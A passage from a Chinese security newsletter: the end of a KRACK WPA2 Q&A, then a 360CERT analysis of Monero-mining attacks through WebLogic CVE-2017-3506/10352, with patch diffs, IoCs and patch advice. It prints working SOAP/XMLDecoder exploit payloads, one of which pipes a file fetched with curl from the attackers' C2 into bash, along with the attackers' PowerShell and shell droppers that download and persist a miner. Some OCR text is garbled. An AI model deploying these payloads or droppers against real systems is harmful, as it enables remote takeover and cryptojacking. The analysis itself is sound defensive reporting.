0020 1e 1a 91 14 00 50 a4 53 29 3e 00 0c 8a ad 80 18 ....P.S )>.....
```

四、Q&A

Q：我是否应该修改 WiFi 密码？

A：家用 WiFi 该怎么使用就怎么使用，WPA/WPA2 本身是安全的，也不用修改 WiFi 密码。

Q：我正在使用 WPA2-CCMP。这是否仍然面临安全风险？

A：同样存在安全隐患，WPA/WPA2，PSK 和 Enterprise 都存在风险。

Q：四次握手在理论上被证明是安全的，您的攻击为何能够实现？

A：这个攻击和之前对 WPA2 协议安全的证明并不矛盾。因为在证明的时候已经默认密钥只会被安装一次。

Q：是否已经有人开始对这一漏洞加以实际利用？

A：目前我们没有公布 POC/EXP 代码

Q：我是否应该暂时使用 WEP，直到我的设备完成补丁安装？

A：不需要，该怎么使用就怎么使用，WPA/WPA2 本身是安全的

Q：与其它针对 WPA2 的攻击相比，这种攻击方式有何特点？

A：这是一种不需要依靠密码猜测的 WPA2 协议攻击手段。

【安全事件】

利用 WebLogic 漏洞挖矿事件分析

作者：360CERT

文章来源：【安全客】<https://www.anquanke.com/post/id/92223>

一、事件背景

近日，360 攻防实验室（360ADLab）共享了一份“黑客利用 Oracle WebLogic 漏洞攻击”的威胁情报，攻击者疑似利用 CVE-2017-3506/CVE-2017-10352 漏洞进行加载恶意程序进行门罗币挖矿攻击。

360ADLab 和 360CERT 对此次事件进行了技术分析。

鉴于该漏洞可直接远程获取目标系统权限和虚拟货币的明显增值，建议相关企业尽快进行安全评估。

二、WebLogic 相关漏洞分析

根据目前的信息分析，攻击者使用的漏洞为 Oracle WebLogic 已修复的漏洞 CVE-2017-3506/CVE-2017-10352。

该类型漏洞攻击方式比较简单，攻击者通过特殊构造的 HTTP 包就能获取目标系统权限，且该漏洞影响到 Linux 和 Windows 等平台下的 WebLogic 服务。

2.1 分析环境

类别	版本
WebLogic	10.3.6
操作系统	CentOS 6.9
Java	安全客 (www.anquanke.com)

2.2 技术细节

分析人员在使用已公开的 WebLogic 攻击代码测试后，根据返回包异常信息中的调用栈可以知道会进入到 WorkContextXmlInputAdapter 类中的 readUTF 方法中去：



Target: http://10.211.55.8:7001

Raw Params Headers Hex XML

```
FoGT /ws-wast/CoordinatorPortType HTTP/1.1
Host: 10.211.55.8:7001
Accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_2) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3239.84 Safari/537.36
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,fr;q=0.7,sh-TW;q=0.6,da;q=0.5
Accept-Charset: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Content-Type: text/xml;utf8
Content-Length: 768

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope">
<soapenv:Header>
<wsx:WorkContext xmlns:work="http://be.com/2004/06/soap/workarea/">
<java>
<object class="java.lang.ProcessBuilder">
<void index="0">
<arg><![CDATA[bash</string>
</void>
<void index="1">
<arg><![CDATA[-c</string>
</void>
<void index="2">
<arg><![CDATA id="1" type="vuln"/></string>
</void>
<void method="start"/>
</object>
</java>
</wsx:WorkContext>
</soapenv:Header>
</soapenv:Envelope>
```


Raw Headers Hex XML

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope">
<soapenv:Header>
<wsx:Fault xmlns:ns4="http://www.w3.org/2003/05/soap-envelope">
<faultcode>ns4:Fault</faultcode>
<faultstring>java.lang.ProcessBuilder cannot be cast to java.lang.String</faultstring>
<detail>
<ns4:exception xmlns:ns4="http://www.w3.org/2003/05/soap-envelope" class="java.lang.ClassCastException" note="To disable this exception, set sun.ws.wsx.Fault.SOBREFaultCaptureSystem property to false">
<message>java.lang.ProcessBuilder cannot be cast to java.lang.String</message>
<ns4:stackTrace>
<ns2:frame class="weblogic.workers.WorkContextImpl$InputAdapter">
<file>WorkContextImpl.java</file>
<ns2:frame class="weblogic.workers.spi.WorkContextEntryImpl" file="WorkContextEntryImpl.java" line="179" method="readReady"/>
<ns2:frame class="weblogic.workers.WorkContextImpl" file="WorkContextImpl.java" line="163" method="receiveRequest"/>
<ns2:frame class="weblogic.workers.WorkContextImpl$Input" file="WorkContextImpl.java" line="163" method="receive"/>
<file>WorkContextServerTube.java</file>
<ns2:frame class="weblogic.workers.WorkContextTube" file="WorkContextTube.java" line="107" method="readReadyOld"/>
<ns2:frame class="weblogic.workers.WorkContextServerTube" file="WorkContextServerTube.java" line="45" method="processRequest"/>
<ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="766" method="doRun"/>
<ns2:frame class="com.sun.xml.ws.transport.http.HttpPipeTransport" file="HttpPipeTransport.java" line="213" method="doRun"/>
<ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="778" method="doRun"/>
<ns2:frame class="com.sun.xml.ws.transport.http.WSServerImpl$WSServerPointImpl" file="WSServerPointImpl.java" line="403" method="process"/>
<ns2:frame class="com.sun.xml.ws.transport.http.HttpPipeAdapter$HttpToolkit" file="HttpPipeAdapter.java" line="539" method="run"/>
<ns2:frame class="com.sun.xml.ws.transport.http.HttpPipeAdapter" file="HttpPipeAdapter.java" line="255" method="handle"/>
<ns2:frame class="com.sun.xml.ws.transport.http.servlet.ServletAdapter" file="ServletAdapter.java" line="140" method="handle"/>
<ns2:frame class="weblogic.webservices.JAXWSHttpServiceAdapter" file="JAXWSHttpServiceAdapter.java" line="171" method="handle"/>
<ns2:frame class="weblogic.webservices.JAXWSHttpServiceAdapter$AuthorizedInvoke" file="HttpServiceAdapter.java" line="103" method="run"/>
<file>AuthenticatedSubject.java</file>
<ns2:frame class="weblogic.security.service.SecurityManager" file="SecurityManager.java" line="146" method="runAs"/>
<ns2:frame class="weblogic.webservices.util.ServerSecurityHelper" file="ServerSecurityHelper.java" line="103" method="runAsInvoke"/>
<ns2:frame class="weblogic.webservices.JAXWSHttpServiceAdapter$3" file="HttpServiceAdapter.java" line="311" method="run"/>
<ns2:frame class="weblogic.webservices.JAXWSHttpServiceAdapter" file="HttpServiceAdapter.java" line="336" method="post"/>
<ns2:frame class="weblogic.webservices.JAXWSServlet" file="JAXWSServlet.java" line="99" method="doPost"/>
<ns2:frame class="weblogic.servlet.http.AbstractAsyncServlet" file="AbstractAsyncServlet.java" line="99" method="service"/>
<ns2:frame class="javaweb.http.HttpServlet" file="HttpServlet.java" line="820" method="service"/>
<ns2:frame class="weblogic.servlet.internal.StubSecurityHelper$ServiceAction" file="StubSecurityHelper.java" line="237" method="run"/>
<ns2:frame class="weblogic.servlet.internal.StubSecurityHelper" file="StubSecurityHelper.java" line="125" method="invokeService"/>
<ns2:frame class="weblogic.servlet.internal.ServletStubImpl" file="ServletStubImpl.java" line="301" method="run"/>
```


WorkContextXmlInputAdapter 类其中一部分：

```
16 public final class WorkContextXmlInputAdapter implements WorkContextInput {
17     private final XMLDecoder xmlDecoder;
18
19     public WorkContextXmlInputAdapter(InputStream var1) {
20         this.xmlDecoder = new XMLDecoder(var1);
21     }
22
23     public WorkContextXmlInputAdapter(XMLDecoder var1) {
24         this.xmlDecoder = var1;
25     }
26
27     public String readASCII() throws IOException {...}
28
29     public WorkContext readContext() throws IOException, ClassNotFoundException {...}
30
31     public void readFully(byte[] var1) throws IOException {...}
32
33     public void readFully(byte[] var1, int var2, int var3) throws IOException {...}
34
35     public int skipBytes(int var1) throws IOException {...}
36
37     public boolean readBoolean() throws IOException {...}
38
39     public byte readByte() throws IOException {...}
40
41     public int readUnsignedByte() throws IOException {...}
42
43     public short readShort() throws IOException {...}
44
45     public int readUnsignedShort() throws IOException {...}
46
47     public char readChar() throws IOException {...}
48
49     public int readInt() throws IOException {...}
50
51     public long readLong() throws IOException {...}
52
53     public float readFloat() throws IOException {...}
54
55     public double readDouble() throws IOException {...}
56
57     public String readLine() throws IOException {...}
58
59     public String readUTF() throws IOException {
60         return (String)this.xmlDecoder.readObject();
61     }
62 }
```

在这里是会使用 XMLDecoder 来进行反序列化的。通过下断点远程调试来观察其具体流程：



可以看到攻击代码中构造好的数据直接进入到了 XMLDecoder 类的 readObject 方法中，接下来的便是获取对象类型，参数和执行方法的反序列化过程。攻击代码中使用 ProcessBuilder 来实现远程命令执行。针对这个地方的漏洞，weblogic 在 4 月份是发布了补丁的。下面是 WorkContextXmlInputAdapter 类源代码和 4 月份补丁的对比：



```


public WorkContextXmlInputAdapter(InputStream paramInputStream)
{
    this.xmlDecoder = new XMLDecoder(paramInputStream);
}

private void validate(InputStream is)
{
    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
    try
    {
        SAXParser parser = factory.newSAXParser();
        parser.parse(is, new DefaultHandler()
        {
            public void startElement(String uri, String localName, String qName, Attributes attributes)
            throws SAXException
            {
                if (qName.equalsIgnoreCase("object"))
                {
                    throw new IllegalStateException("Invalid context type: object");
                }
            }
        });
    }
    catch (ParserConfigurationException e)
    {
        throw new IllegalStateException("Parser Exception", e);
    }
    catch (SAXException e)
    {
        throw new IllegalStateException("Parser Exception", e);
    }
    catch (IOException e)
    {
        throw new IllegalStateException("Parser Exception", e);
    }
}


```

可以明显看到添加了一个 validate 方法来对输入流进行校验，但是该校验方法是非常简单的，通过获取标签名来检测是否有 object 标签的出现，要是出现了 object 标签便抛出异常

来终止执行流程。但是这个检测方法是非常不严谨的，在不使用 object 标签的情况下一样是可以利用的。利用演示：



最后看下 10 月份的补丁：



```

private void validate(InputStream is)
{
    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
    try
    {
        SAXParser parser = factory.newSAXParser();
        parser.parse(is, new DefaultHandler());
    }
}

public void startElement(String uri, String localName, String qName, Attributes attributes)
throws SAXException
{
    if (qName.equalsIgnoreCase("object")) {
        throw new IllegalStateException("Invalid context type: object");
    }

    if (qName.equalsIgnoreCase("array"))
    {
        if (!"index".equals(attributes.getValue("length")))
        {
            throw new IllegalStateException("Invalid attribute for element array: " + attributes.getQName());
        }
    }
}

```

```

private void validate(InputStream is)
{
    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
    try
    {
        SAXParser parser = factory.newSAXParser();
        parser.parse(is, new DefaultHandler());
        private int overallarraylength = 0;

        public void startElement(String uri, String localName, String qName, Attributes attributes)
        throws SAXException
        {
            if (qName.equalsIgnoreCase("object"))
            {
                throw new IllegalStateException("Invalid element qName:object");
            }
            if (qName.equalsIgnoreCase("new"))
            {
                throw new IllegalStateException("Invalid element qName:new");
            }
            if (qName.equalsIgnoreCase("method"))
            {
                throw new IllegalStateException("Invalid element qName:method");
            }
            if (qName.equalsIgnoreCase("void"))
            {
                for (int i = 0; i < attributes.getLength(); i++)
                {
                    if (!"index".equalsIgnoreCase(attributes.getAttribute(i)))
                    {
                        throw new IllegalStateException("Invalid attribute for element void:" + attributes.getQName());
                    }
                }
            }
            if (qName.equalsIgnoreCase("array"))
            {
                String attClass = attributes.getValue("class");
                if ((attClass != null) && (!attClass.equalsIgnoreCase("byte")))
                {
                    throw new IllegalStateException("The value of class attribute is not valid for array element.");
                }
                String lengthString = attributes.getValue("length");
                if (lengthString != null)
                {
                    try
                    {
                        int length = Integer.valueOf(lengthString).intValue();
                        if (length >= WorkContextXmlInputAdapter.MAXARRAYLENGTH)
                        {
                            throw new IllegalStateException("Exceed array length limitation");
                        }
                        this.overallarraylength += length;
                        if (this.overallarraylength >= WorkContextXmlInputAdapter.OVERALLMAXARRAYLENGTH)
                        {
                            throw new IllegalStateException("Exceed over all array limitation.");
                        }
                    }
                    catch (NumberFormatException e)
                    {
                    }
                }
            }
        }
    }
}

```

相对于 4 月份的补丁来说添加了更多对于其它标签的检测，只有打了 10 月份的补丁这个漏洞才能真正被补上。

三、攻击流程

攻击者通过预先收集包括 Windows 和 Linux 平台的 WebLogic 目标主机（实际上不仅仅是 WebLogic 漏洞），再通过 CVE-2017-3506/CVE-2017-10352 对目标主机植入挖矿程序，包括 Carbon/xmrig, Claymore-XMR-CPU-Miner 等。该攻击行为会造成目标主机 CPU 资源耗尽等风险。

根据对 45[.]123[.]190[.]178 等一系列 C2 里存活样本的分析，攻击者整体上会进行如下攻击流程：

1. 通过 WebLogic 等漏洞植入对应恶意代码。

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java>
        <object class="java.lang.ProcessBuilder">
          <array class="java.lang.String" length="3">
            <void index="0">
              <string>/bin/bash</string>
            </void>
            <void index="1">
              <string>-c</string>
            </void>
            <void index="2">
              <string>curl 45.123.190.178/lin.txt | bash</string>
            </void>
          </array>
          <void method="start"/>
        </object>
      </java>
    </work:WorkContext>
  </soapenv:Header>
  <soapenv:Body/>
</soapenv:Envelope>
```

2. 攻击时会适配对应系统：

- a) Windows 通过 PowerShell 脚本，win.txt。
- b) Linux 平台通过 Shell 脚本，lin.txt。

3. 具体会执行如下挖矿操作（疑似 xmrig）：

- a) 创建挖矿进程
- b) 注册矿机信息
- c) 存活性监测

3.1 相关技术信息

1. 攻击者挖矿 xmrig，github 地址为：<https://github.com/xmrig/xmrig>
2. 相关 PowerShell 脚本 [<http://C2/win.txt>]

```
$murl = "http://45.123.190.178/Carbon.exe"
$moutput = "$env:TMP\yamm1.exe"
$wc = New-Object System.Net.WebClient
$wc.DownloadFile($murl, $moutput)
cmd.exe /c $env:TMP\yamm1.exe
SchTasks.exe /Create /SC MINUTE /TN "Update service for products" /TR "PowerShe
ll.exe -ExecutionPolicy bypass -windowstyle hidden -noexit -File $env:TMP\SchTas
k.ps1" /MO 6 /F

while ($true) {
    if(!(Get-Process Carbon -ErrorAction SilentlyContinue)) {
        echo "Not running"
        cmd.exe /C $env:TMP\run.bat
    } else {
        echo "Running"
    }
    Start-Sleep 55
}
```

安全客 (www.anquanke.com)

3. 相关 Shell 脚本 [http://C2/lin.txt]

```
#!/bin/bash

function kills() {
    rm -rf /tmp/*index_bak*
    rm -rf /tmp/*httpd.conf*
    rm -rf /tmp/*httpd.conf
    rm -rf /tmp/a7b104c270
    pkill -9 AnQv.yam
    ps auxf|grep -v grep|grep "mine.moneropool.com"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmrm.crypto-pool.fr:8080"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmrm.crypto-pool.fr:3333"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "zhuabcn@yahoo.com"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "monerohash.com"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "/tmp/a7b104c270"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmrm.crypto-pool.fr:6666"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmrm.crypto-pool.fr:7777"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmrm.crypto-pool.fr:443"|awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep
    "42HrCwmHSVjSAQwn6Lifc3WWAWN56U8s2qAbm6BAagW6Ryh8JgWq8Q1JbZ8nXdcFVgnmA
M3q86cm5y9xfmvV1ap6qVvmPe" |awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep
    "4BrL51JCc9NGQ71kWhnYoRffsDZy7mlHUU7MRU4nUMXAHNFBEjhkTZV9HdaL4gfuNb
xPc3BeMkLgaPbF5vWtANQt989KEfGRt6Ww2Xg8" |awk '{print
$2}'|xargs kill -9
    ps auxf|grep -v grep|grep
    "46SDR76rJ2J6MtP3ZZK19cA5RQCrygag7La3CxEootQeAQLPE2CHJQ4MRZ2wZ1T73Kw6Kx4Lai2dFLAacjerbPzb5Ufg" |awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "stratum.f2pool.com:8888" |awk '{print $2}'|xargs kill -9
    ps auxf|grep -v grep|grep "xmrpool.eu" | awk '{print $2}'|xargs kill -9
}

function downloadayam() {
    cd /tmp/
    if [ ! -f "Carbon" ];then
        curl http://45.123.190.178/Carbon > Carbon && chmod +x Carbon
        ./Carbon -B -a cryptonight -o stratum+tcp://xmrm.crypto-pool.fr:80 -u
42HrCwmHSVjSAQwn6Lifc3WWAWN56U8s2qAbm6BAagW6Ryh8JgWq8Q1JbZ8nXdcFVgnmA
M3q86cm5y9xfmvV1ap6qVvmPe -p x -R 1 &>>/dev/null &
        else
            ./Carbon -B -a cryptonight -o stratum+tcp://xmrm.crypto-pool.fr:80 -u
42HrCwmHSVjSAQwn6Lifc3WWAWN56U8s2qAbm6BAagW6Ryh8JgWq8Q1JbZ8nXdcFVgnmA
M3q86cm5y9xfmvV1ap6qVvmPe -p x -R 1 &>>/dev/null &
    fi
}

kills
p=$(ps aux | grep Carbon | grep -v grep | wc -l)
if [ ${p} -eq 1 ];then
    echo "officing"
elif [ ${p} -eq 0 ];then
    downloadayam
else
    echo ""
fi
```

4. 运行状态

① view-source:<http://195.181.241.228/>

```
* CPU L2/L3:      2.5 MB/25.0 MB
* THREADS:        2, cryptonight, av=1, donate=1%
* POOL #1:        pool.minexmr.com:4444
* COMMANDS:       'h' hashrate, 'p' pause, 'r' resume
[2017-12-22 11:50:02] use pool pool.minexmr.com:4444 46.105.103.169
[2017-12-22 11:50:02] new job from pool.minexmr.com:4444 diff 15000
[2017-12-22 11:50:15] speed 2.5s/60s/15m 33.8 n/a n/a H/s max: 29.7 H/s
[2017-12-22 11:50:18] new job from pool.minexmr.com:4444 diff 15000
[2017-12-22 11:50:25] speed 2.5s/60s/15m 15.0 n/a n/a H/s max: 29.7 H/s
[2017-12-22 11:50:35] speed 2.5s/60s/15m 16.2 n/a n/a H/s max: 31.0 H/s
[2017-12-22 11:50:45] speed 2.5s/60s/15m 28.9 n/a n/a H/s max: 31.0 H/s
[2017-12-22 11:50:55] speed 2.5s/60s/15m 28.3 n/a n/a H/s max: 31.6 H/s
[2017-12-22 11:50:59] new job from pool.minexmr.com:4444 diff 15000
[2017-12-22 11:51:05] speed 2.5s/60s/15m 25.7 29.7 n/a H/s max: 33.0 H/s
[2017-12-22 11:51:15] speed 2.5s/60s/15m 13.3 29.1 n/a H/s max: 33.0 H/s
[2017-12-22 11:51:25] speed 2.5s/60s/15m 30.5 29.2 n/a H/s max: 33.0 H/s
[2017-12-22 11:51:35] speed 2.5s/60s/15m 30.4 29.0 n/a H/s max: 33.0 H/s
[2017-12-22 11:51:45] speed 2.5s/60s/15m 29.6 29.1 n/a H/s max: 33.0 H/s
[2017-12-22 11:51:55] new job from pool.minexmr.com:4444 diff 15000
[2017-12-22 11:51:55] speed 2.5s/60s/15m n/a 28.3 n/a H/s max: 33.0 H/s
[2017-12-22 11:52:05] speed 2.5s/60s/15m 31.1 27.8 n/a H/s max: 33.0 H/s
[2017-12-22 11:52:15] speed 2.5s/60s/15m 27.7 28.1 n/a H/s max: 33.0 H/s
[2017-12-22 11:52:25] speed 2.5s/60s/15m 30.9 28.5 n/a H/s max: 33.0 H/s
[2017-12-22 11:52:34] new job from pool.minexmr.com:4444 diff 15000
[2017-12-22 11:52:35] speed 2.5s/60s/15m 12.6 28.6 n/a H/s max: 33.0 H/s
[2017-12-22 11:52:45] speed 2.5s/60s/15m 30.3 28.7 n/a H/s max: 33.0 H/s
[2017-12-22 11:52:52] new job from pool.minexmr.com:4444 diff 15000
[2017-12-22 11:52:55] speed 2.5s/60s/15m 30.9 29.2 n/a H/s max: 33.0 H/s
[2017-12-22 11:53:05] speed 2.5s/60s/15m 29.3 29.3 n/a H/s max: 33.0 H/s
[2017-12-22 11:53:15] speed 2.5s/60s/15m 10.2 29.2 n/a H/s max: 33.0 H/s
[2017-12-22 11:53:25] speed 2.5s/60s/15m 14.3 20.0 n/a H/s max: 33.0 H/s
```

5. 部分文件组成

 Carbon	2017/12/22 14:07	文件	1,189 KB
 Carbon.exe	2017/12/22 14:07	应用程序	561 KB
 index.html	2017/12/22 14:07	HTML 文档	11 KB
 lin.txt	2017/12/22 14:07	文本文档	3 KB
 o.py	2017/12/22 14:07	PY 文件	1 KB
 win.txt	2017/12/22 14:07	文本文档	1 KB

6. 帐号相关信息

42HrCwmHSVyJSAQwn6Lifc3WWAWN56U8s2qAbm6BAagW6Ryh8JgWq8Q1JbZ
8nXdcFVgnmAM3q86cm5y9xfmvV1ap6qVvmPe
4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHFBEJhkTZV9Hda
L4gfuNBxLPc3BeMkLGaPbF5vWtANQt989KEfGRt6Ww2Xg8

7. 疑似被黑网站，用作 C2



```
#!/bin/bash
```

```
function kills() {
    rm -rf /tmp/*index_bak*
    rm -rf /tmp/*httpd.conf*
    rm -rf /tmp/*httpd.conf
    rm -rf /tmp/a7b104c270
    pkill -9 AnXqV.yam
```

3.2 IoCs

域名/IP

45[.]123[.]190[.]178

69[.]165[.]65[.]252

www.letsweb.000webhostapp.com

四、安全建议

360ADLab 和 360CERT 建议受该漏洞影响的用户，及时更新相关补丁。

漏洞名称	CVE-2017-3506 WebLogic 远程命令执行漏洞							
威胁类型	远程代码执行	威胁等级	高	漏洞 ID				
漏洞利用场景	无需用户验证通过提交精心构造的数据在服务器上执行任意命令							
受影响系统及应用版本								
Oracle Weblogic Server 10.3.6.0 Oracle Weblogic Server 12.1.3.0 Oracle Weblogic Server 12.2.1.0 Oracle Weblogic Server 12.2.1.1 Oracle Weblogic Server 12.2.1.2								
相关链接								
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-3506								
漏洞名称	CVE-2017-10352 WebLogic 远程命令执行漏洞							
威胁类型	远程代码执行	威胁等级	高	漏洞 ID				
漏洞利用场景	无需用户验证通过提交精心构造的数据在服务器上执行任意命令							
受影响系统及应用版本								
